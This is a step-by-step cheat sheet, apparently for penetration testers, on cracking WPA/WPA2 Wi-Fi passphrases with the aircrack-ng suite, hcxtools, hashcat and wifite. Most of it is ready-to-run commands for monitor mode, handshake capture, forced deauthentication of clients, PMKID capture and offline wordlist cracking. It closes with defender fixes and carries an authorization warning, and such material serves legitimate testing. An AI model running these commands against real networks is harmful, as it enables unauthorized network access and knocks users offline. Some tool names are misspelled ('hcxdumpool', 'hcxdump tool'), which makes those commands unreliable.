


# Wi-Fi WPA/WPA2 Cracking

Capture a WPA/WPA2 4-way handshake (or PMKID) and crack the pre-shared key offline. Needs a monitor-mode + injection-capable adapter — an **ALFA card** is the standard choice. Tools: aircrack-ng suite, hcxdumpool, hashcat. Replace <placeholders> with your own values.

⚠ **Only test networks you own or are explicitly authorized to test.**



All-in-one: wifite automates scan → deauth → capture → crack (and WPS).

## ① Enable Monitor Mode (ALFA card)

Tab 1 · Kali

```
iwconfig                # find the interface (wlan0 / the ALFA)
sudo airmon-ng check kill # kill NetworkManager/wpa_supplicant
sudo airmon-ng start wlan0 # → wlan0mon (monitor mode)
iwconfig                # confirm "Mode:Monitor"
```

*Manual alt: ip link set wlan0 down; iw dev wlan0 set type monitor; ip link set wlan0 up. The ALFA matters because it supports injection — most built-in cards don't.*

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## ② Scan & ③ Lock On + Capture

Tab 2 · Capture ⚠ keep open!

```
sudo airodump-ng wlan0mon                # note BSSID, CH, ESSID, clients

# then lock onto the target and write the capture:
sudo airodump-ng -c <channel> --bssid <BSSID> -w capture wlan0mon
```

*Leave running — writes capture-01.cap. Top-right shows "WPA handshake: <BSSID>" once caught.*

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## ④ Force a Handshake — Deauth

In a second terminal, kick a connected client so it reconnects and re-does the 4-way handshake.

Tab 1 · Deauth

```
# targeted (best — real client MAC from the STATION list)
sudo aireplay-ng --deauth 5 -a <BSSID> -c <client-MAC> wlan0mon
# broadcast (no client — less reliable)
sudo aireplay-ng --deauth 5 -a <BSSID> wlan0mon
```

*A handful of deauths is enough — watch the capture window for "WPA handshake". Don't flood.*

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## ⑤ Crack Offline

Tab 3 · Crack

```
# aircrack-ng (CPU)
aircrack-ng -w /usr/share/wordlists/rockyou.txt -b <BSSID> capture-01.cap

# hashcat (GPU) — convert first
hcxpcapngtool -o hash.22000 capture-01.cap
hashcat -m 22000 hash.22000 /usr/share/wordlists/rockyou.txt
```

*Success prints "KEY FOUND! [ <passphrase> ]". (See the hashcat/john cheatsheets for wordlists + rules.)*

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## ⑥ PMKID (clientless) & Automation

### Tab 4 · PMKID / auto

```
# PMKID — no connected client / no deauth needed
sudo hcxdump tool -i wlan0mon -w pmkid.pcapng --enable_status=1
hcxpcapngtool -o pmkid.22000 pmkid.pcapng
hashcat -m 22000 pmkid.22000 /usr/share/wordlists/rockyou.txt

# all-in-one
sudo wifite                                # scan → deauth → capture → crack (+ WPS)

# cleanup
sudo airmon-ng stop wlan0mon ; sudo systemctl restart NetworkManager
```

**Defender fixes (report):** long random passphrase (beats wordlists) + WPA3 (SAE resists offline cracking); disable WPS (PIN brute); enable 802.11w / Management Frame Protection to block the deauth that forces the handshake.

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Key idea: WPA/WPA2-PSK reduces to one secret — the passphrase — and the 4-way handshake (or a PMKID) contains everything needed to verify guesses offline. An ALFA adapter gives you the monitor mode + injection to sniff the air and deauth a client into re-handshaking; from there it's just cracking (aircrack for CPU, hashcat -m 22000 for GPU). Weak passphrases fall fast; WPA3 + a strong key do not.